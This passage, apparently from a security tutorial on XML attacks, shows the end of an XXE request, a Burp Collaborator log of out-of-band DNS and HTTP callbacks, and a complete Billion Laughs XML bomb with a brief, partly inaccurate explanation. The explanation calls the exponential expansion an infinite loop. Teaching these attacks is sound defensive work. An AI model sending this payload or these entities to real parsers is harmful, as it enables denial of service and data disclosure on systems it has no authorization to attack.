24 &xxe;
25 </cheeseType>
26 </cheese>
27
28

```

### Response

[Pretty](#)
[Raw](#)
[Hex](#)
[Render](#)

1

### Inspector

Request Attributes

**Burp Collaborator client**

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing payloads will appear below.

**Generate Collaborator payloads**

Number to generate:  [Copy to clipboard](#) ☒ Include Collaborator server location

**Poll Collaborator interactions**

Poll every  seconds [Poll now](#)

#	Time	Type	Payload	Comment
1	2022-May-15 06:13:05 UTC	DNS	uig9fmbprafsxeh1obsiz1wzn5dt2	
2	2022-May-15 06:13:05 UTC	DNS	uig9fmbprafsxeh1obsiz1wzn5dt2	
3	2022-May-15 06:13:06 UTC	HTTP	uig9fmbprafsxeh1obsiz1wzn5dt2	

## Hacksplaining

### XML Bomb

**Billion Laugh Attack** is a form of DOS (Denial of service) attack where XML macros are used.

Here one entity call initiates another entity call and they go in an infinite loop this happens when parsed by an XML parser at run time.

### OH, THE HORROR

```

<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>

```



Here, the last line i.e., `<lol>&lol9;</lol>` get parsed to second last line has mentioned in below artifact

[illegible]

#### FOURTH UNFOLDING

Above is just the one third of the total call. So from this you can guess the loop and impact.

# THE END